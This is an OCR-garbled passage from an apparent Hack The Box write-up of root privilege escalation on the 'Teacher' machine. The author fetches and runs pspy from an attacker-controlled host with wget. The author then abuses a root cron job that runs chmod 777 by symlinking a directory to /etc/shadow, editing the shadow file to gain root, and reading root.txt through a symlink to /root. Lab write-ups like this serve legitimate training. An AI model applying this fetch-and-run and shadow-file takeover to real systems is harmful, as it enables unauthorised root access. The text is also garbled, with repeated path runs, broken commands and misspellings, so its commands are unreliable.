usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr
# m h dom mon dow user command
17 *
                            * * *
                                                           root
                                                                                        cd / 86 run-parts --report /etc/cron.hourly
25 6
                             * * *
                                                                                        test -x /usr/sbin/anacron | ( cd / & run-parts --report /etc/cron.daily )
                                                           root
47 6
                                                                                        test -x /usr/sbin/anacron
                                                                                                                                                                                                  ( cd / & run-parts -- report /etc/cron.weekly )
                                                           root
52 6
                             1 * *
                                                          root
                                                                                       test -x /usr/sbin/anacron
                                                                                                                                                                                                  ( cd / & run-parts --report /etc/cron.monthly )
```

#### there is nothing here

```
kali)-[~/Downloads]
                                                                                  linuxprivchecker.py pspy
cacert.der
                                                       LFI-LogFileCheck.txt nishang
                                                                                                           pspy64s
                                                                                                                                         upc.sh
                                                                                                           Sherlock sshng2john.py
                                                                                  padBuster.pl
        t 💀 k
              li)-[~/Downloads]
 cd pspy
             ali)-[~/Downloads/pspy]
         •
find | grep psp../internal/pspy../internal/pspy
            grep pspy
                 //<mark>pspy_</mark>test.go
//pspy_ce
./internal/
```

```
(root kali)-[~/Downloads/pspy]
# go get github.com/dominicbreuker/pspy/cmd

(root kali)-[~/Downloads/pspy]
# GOOS=linux GOARCH=amd64 go build
```

```
ali)-[~/Downloads/pspy]
cmd docker Gopkg.lock Gopkg.toml images internal LICENSE main.go Makefile pspy README.md vendor
Now pspy is ready to go
   (root® kali)-[/Documents/htb/boxes/teacher]
 —# mkdir www
   (root@ kali)-[/Documents/htb/boxes/teacher]
    mv pspv www
    (root@ kali)-[/Documents/htb/boxes/teacher/www]
  -# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.153 - - [17/Apr/2021 17:39:57] "GET /pspy HTTP/1.1" 200 -
giovanni@teacher:~/work$ cd /dev/shm/
giovanni@teacher:/dev/shm$ curl 10.10.14.16:8000/pspy -o pspy
-su: curl: command not found
giovanni@teacher:/dev/shm$ wget 10.10.14.16:8000/pspy
--2021-04-17 23:46:18-- http://10.10.14.16:8000/pspy
Connecting to 10.10.14.16:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4578843 (4.4M) [application/octet-stream]
Saving to: 'pspy'
                                               53\%[=
pspy
giovanni@teacher:/dev/shm$ chmod +x pspy
giovanni@teacher:/dev/shm$ ls -al
total 4472
drwxrwxrwt
                                            60 Apr 17 23:46 .
              2 root
                           root
                                          3080 Apr 17 22:24 ...
drwxr-xr-x 17 root
                           root
-rwxrwxrwx  1 giovanni giovanni 4578843 Apr 17 23:36 pspy
giovanni@teacher:/dev/shm$ ./pspy
2021/04/17 23:48:10 CMD: UID=0
                            PID=2
2021/04/17 23:48:10 CMD: UID=0
                            PID=1
2021/04/17 23:49:01 CMD: UID=0
                            PID=1858
                                      /usr/sbin/CRON -f
2021/04/17 23:49:01 CMD: UID=0
                            PID=1859
                                      /usr/sbin/CRON -f
2021/04/17 23:49:01 CMD: UID=0
                            PID=1860
                                      /bin/sh -c /usr/bin/backup.sh
2021/04/17 23:49:01 CMD: UID=0
                            PID=1861
                                      tar -czvf tmp/backup_courses.tar.gz courses/algebra
2021/04/17 23:49:01 CMD: UID=0
                            PID=1862
                                      tar -czvf tmp/backup_courses.tar.gz courses/algebra
2021/04/17 23:49:01 CMD: UID=0
                            PID=1863
2021/04/17 23:49:01 CMD: UID=0
2021/04/17 23:49:01 CMD: UID=0
                            PID=1865
2021/04/17 23:49:01 CMD: UID=0
                                      /bin/bash /usr/bin/backup.sh
giovanni@teacher:/dev/shm$ ls -la /usr/bin/backup.sh
-rwxr-xr-x 1 root root 138 Jun 27 2018 /usr/bin/backup.sh
```

```
giovanni@teacher:/dev/shm$ cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

what we can do

```
giovanni@teacher:~/work$ ln -s /etc/shadow /home/giovanni/work/tmp
giovanni@teacher:~/work$ ls -la
total 12
drwxr-xr-x 3 giovanni giovanni 4096 Apr 17 23:59 .
drwxr-x--- 4 giovanni giovanni 4096 Nov 4 2018 ..
drwxrwxrwx 3 giovanni giovanni 4096 Jun 27 2018 comses
lrwxrwxrwx 1 giovanni giovanni 11 Apr 17 23:59 tmp → /etc/shadow
```

```
giovanni@teacher:~/work$ ls -al /etc/shadow
-rwxrwxrwx 1 root shadow 961 Jun 27 2018 /etc/shadow
```

### giovanni@teacher:~/work\$ vi /etc/shadow

giovanni@teacher:~/work\$ rm -rf

change the root password to be giovanni's password giovanni@teacher:~\$su - password:expelled root@teacher:~#

way2)

```
giovanni@teacher:/dev/shm$ cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

giovanni@teacher:~work/tmp\$ In -s /root tmp tmp → /root giovanni@teacher:~work/tmp\$ cd tmp giovanni@teacher:~work/tmp/tmp\$ cat root.txt